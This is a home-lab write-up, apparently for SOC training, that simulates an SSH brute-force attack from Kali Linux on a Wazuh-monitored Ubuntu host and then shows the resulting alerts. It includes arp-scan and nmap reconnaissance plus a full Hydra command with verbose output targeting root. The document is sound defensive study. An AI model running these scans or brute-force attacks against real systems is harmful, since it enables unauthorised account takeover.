
```

Jun 13 07:29:44 Starting wazuh-agent.service - Wazuh agent...
Jun 13 07:29:44 Starting Wazuh v4.14.5...
Jun 13 07:29:45 Started wazuh-execd...
Jun 13 07:29:47 Started wazuh-agentd...
Jun 13 07:29:47 Started wazuh-syscheckd...
Jun 13 07:29:49 Started wazuh-logcollector...
Jun 13 07:29:50 Started wazuh-modulesd...
Jun 13 07:29:52 Completed. Started wazuh-agent.service.

```

STEP 8 Confirming Agent Enrollment in Wazuh Dashboard

Back in the Wazuh web dashboard, the Endpoints page now shows the new agent successfully enrolled and reporting as active — completing the infrastructure setup phase.

Figure 1.9 — Wazuh Endpoints view: `ubuntu_target_machine` (Agent ID 003), IP 192.168.1.7, Ubuntu 26.04 LTS, v4.14.5, status ● active

Phase 2 — Simulating the Attack

With monitoring fully operational, the offensive phase began from the Kali Linux machine. This phase covers reconnaissance, target verification, and the brute-force attack itself using industry-standard tools.

STEP 9 Network Reconnaissance — Host Discovery

From Kali Linux, arp-scan performed Layer-2 host discovery across the lab's /24 network, identifying 5 live hosts. An aggressive nmap scan against the Wazuh server (192.168.1.18) confirmed ports 22 (SSH) and 443 (HTTPS) were open, with HTTP responses revealing 'osd-name: wazuh-server' — fingerprinting the SIEM itself.

```
sudo arp-scan -1
→ Interface: eth0, MAC: 08:00:27:e5:b9:8c, IPv4: 192.168.1.4
→ 192.168.1.1 84:6e:bc:e3:7d:41 (Unknown)
→ 192.168.1.3 e8:c8:29:24:69:40 (Unknown)
→ 192.168.1.18 08:00:27:6b:f7:ec (Unknown)
→ 192.168.1.16 bc:29:78:d5:2f:6a (Unknown)
→ 192.168.1.17 66:c5:68:37:bf:2a (Unknown: locally administered)
→ 5 hosts responded in 2.029 seconds

nmap 192.168.1.18 -A
→ 22/tcp open ssh      OpenSSH 8.7 (protocol 2.0)
→ 443/tcp open ssl/https
→ osd-name: wazuh-server (HTTP fingerprint)
```




Figure 2.1 — arp-scan discovers 5 hosts; nmap -A on 192.168.1.18 identifies the Wazuh server

STEP 10 Target Identification — Scanning the Ubuntu Host

A focused, full-port aggressive nmap scan against 192.168.1.7 confirmed port 22/tcp open, running OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 — this is the entry point that will be targeted in the next step.

```
nmap 192.168.1.7 -A -p- -sC
→ Nmap scan report for 192.168.1.7
```

```

→ Host is up (0.0013s latency)
→ Not shown: 65534 closed tcp ports (reset)
→ PORT      STATE SERVICE VERSION
→ 22/tcp open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
→ MAC Address: 08:00:27:E9:96:8A (Oracle VirtualBox virtual NIC)

```

```

kali@kali:~$ nmap 192.168.1.7 -A -p- -sC
Failed to resolve/decode supplied IPv4 source address "c": Name or service not known
QUITTING!

kali@kali:~$ nmap 192.168.1.7 -A -p- -sC
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-13 13:29 +0530
Nmap scan report for 192.168.1.7
Host is up (0.0013s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:E9:96:8A (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 6.18 (94%), Android 11 (Linux 4.9) (93%), Android 12 (Linux 5.4) (93%), Linux 3.8 (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), 0
penWrt 21.02 (Linux 5.4) (93%), Mikrotik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1 1.76 ms 192.168.1.7

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds

```

Figure 2.2 — nmap scan of 192.168.1.7: SSH (OpenSSH 10.2p1) confirmed open and the only service

STEP 11 Manual SSH Login — Verifying Password Authentication

Before launching an automated attack, a manual SSH connection was made to the target as the 'ubuntu' user. This confirmed the host was reachable, accepted the SSH key fingerprint, and — critically — that password authentication was enabled and working, which is a prerequisite for a brute-force attack to succeed.

```

kali@kali:~$ sudo ssh ubuntu@192.168.1.7
[sudo] password for kali:
c~

kali@kali:~$ ssh ubuntu@192.168.1.7
The authenticity of host '192.168.1.7 (192.168.1.7)' can't be established.
ED25519 key fingerprint is: SHA256:3lobcWtqkg353+5Zk2WwQ467Hqa8kuxWVusvd3UM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.7' (ED25519) to the list of known hosts.
ubuntu@192.168.1.7's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0-0-15-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

** System restart required **

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ubuntu@ubuntu:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos snap wazuh-agent_4.14.5-1_amd64.deb wazuh-agent_4.14.5-1_amd64.deb.1 wazuh-install.sh
ubuntu@ubuntu:~$

```


Figure 2.3 — Manual SSH login to ubuntu@192.168.1.7 succeeds; Ubuntu 26.04 LTS welcome banner and filesystem visible

STEP 12 Launching the Brute Force Attack with Hydra

Hydra v9.6 was used to launch an automated dictionary attack against the root account over SSH, using the fasttrack.txt wordlist (262 candidate passwords), running 4 parallel connection threads for speed.

```
hydra -l root -P /usr/share/wordlists/fasttrack.txt ssh://192.168.1.7 -t 4 -vV
```

```
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak
[DATA] max 4 tasks per 1 server, overall 4 tasks, 262 login tries (1:1/p:262)
[DATA] attacking ssh://192.168.1.7:22/
[INFO] Testing if password authentication is supported by ssh://root@192.168.1.7:22
[INFO] Successful, password authentication is supported
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2017" - 1 of 262 [child 0]
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2021" - 2 of 262 [child 1]
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2021" - 4 of 262 [child 3]
... 262 attempts cycling seasonal/year-based passwords across 4 parallel threads
```



```

kali@kali:~$ hydra -l root -P /usr/share/wordlists/fasttrack.txt ssh://192.168.1.7 -t 4 -vV
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-19 13:36:46
[WARNING] Restorefile (you have 18 seconds to abort... [use option -i to skip waiting]) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 262 login tries (1:1/p:262), ~60 tries per task
[DATA] attacking ssh://192.168.1.7:22/
[VERBOSE] resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@192.168.1.7:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.7:22
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2017" - 1 of 262 [child 0] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2021" - 2 of 262 [child 1] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2021" - 3 of 262 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2021" - 4 of 262 [child 3] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2021" - 5 of 262 [child 0] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2021" - 6 of 262 [child 1] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2021" - 7 of 262 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2021" - 8 of 262 [child 3] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Fall2021" - 9 of 262 [child 0] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Winter2021" - 10 of 262 [child 1] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Winter2021" - 11 of 262 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2020" - 12 of 262 [child 3] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2020" - 13 of 262 [child 0] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2020" - 14 of 262 [child 1] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2020" - 15 of 262 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Autumn2020" - 16 of 262 [child 3] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Autumn2020" - 17 of 262 [child 0] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Fall2020" - 18 of 262 [child 1] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Fall2020" - 19 of 262 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Winter2020" - 20 of 262 [child 3] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Winter2020" - 21 of 262 [child 0] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2019" - 22 of 262 [child 1] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2019" - 23 of 262 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2019" - 24 of 262 [child 3] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2019" - 25 of 262 [child 0] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Autumn2019" - 26 of 262 [child 1] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Autumn2019" - 27 of 262 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Fall2019" - 28 of 262 [child 3] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Fall2019" - 29 of 262 [child 0] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Winter2019" - 30 of 262 [child 1] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Winter2019" - 31 of 262 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2018" - 32 of 262 [child 3] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2018" - 33 of 262 [child 0] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2018" - 34 of 262 [child 1] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Summer2018" - 35 of 262 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Autumn2018" - 36 of 262 [child 3] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Autumn2018" - 37 of 262 [child 0] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Fall2018" - 38 of 262 [child 1] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Fall2018" - 39 of 262 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Winter2018" - 40 of 262 [child 3] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Winter2018" - 41 of 262 [child 0] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2015" - 42 of 262 [child 1] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2015" - 43 of 262 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "root" - pass "Spring2014" - 44 of 262 [child 3] (0/0)

```

Figure 2.4 — Hydra v9.6 brute-force attack in progress against root@192.168.1.7 using fasttrack.txt

Phase 3 — Detection & Alert Analysis

This phase shifts back to the SOC analyst perspective in Wazuh, observing how the brute-force attack manifested as alerts of increasing severity — from individual failed-login events to the single critical alert proving the attack succeeded.

STEP 13 Observing the Alert Spike

The Wazuh overview dashboard, captured during the active attack window, shows a dramatic increase compared to the pre-attack baseline recorded in Step 2.






Figure 3.1 — Wazuh Overview during the attack: Critical:0, High:0, Medium:84, Low:34

Severity	Rule Level	Pre-Attack (Baseline)	During Attack
Critical	15+	0	0
High	12–14	0	0
Medium	7–11	6	84
Low	0–6	23	34

STEP 14 Medium Severity Alerts — Repeated Authentication Failures

Filtering Wazuh Discover to rule.level 7–11 returns 284 hits over a 24-hour window. The dominant alert is Wazuh rule 2502: 'syslog: User missed the password more than one time', fired 83 times — directly corresponding to Hydra's repeated login attempts. The source IP 192.168.1.4 (the Kali attacker) is visible on every event.



STEP 15 Critical Alert — The Brute Force Succeeds (Rule 40112)

This is the single most important event in the entire lab. Wazuh's composite rule 40112 fires only when multiple authentication failures are immediately followed by a successful login — this is the definitive proof that the brute-force attack succeeded.

This one alert simultaneously maps to **5 different compliance frameworks** (MITRE ATT&CK, GDPR, NIST 800-53, PCI-DSS, and HIPAA), demonstrating Wazuh's value for both detection and regulatory reporting.

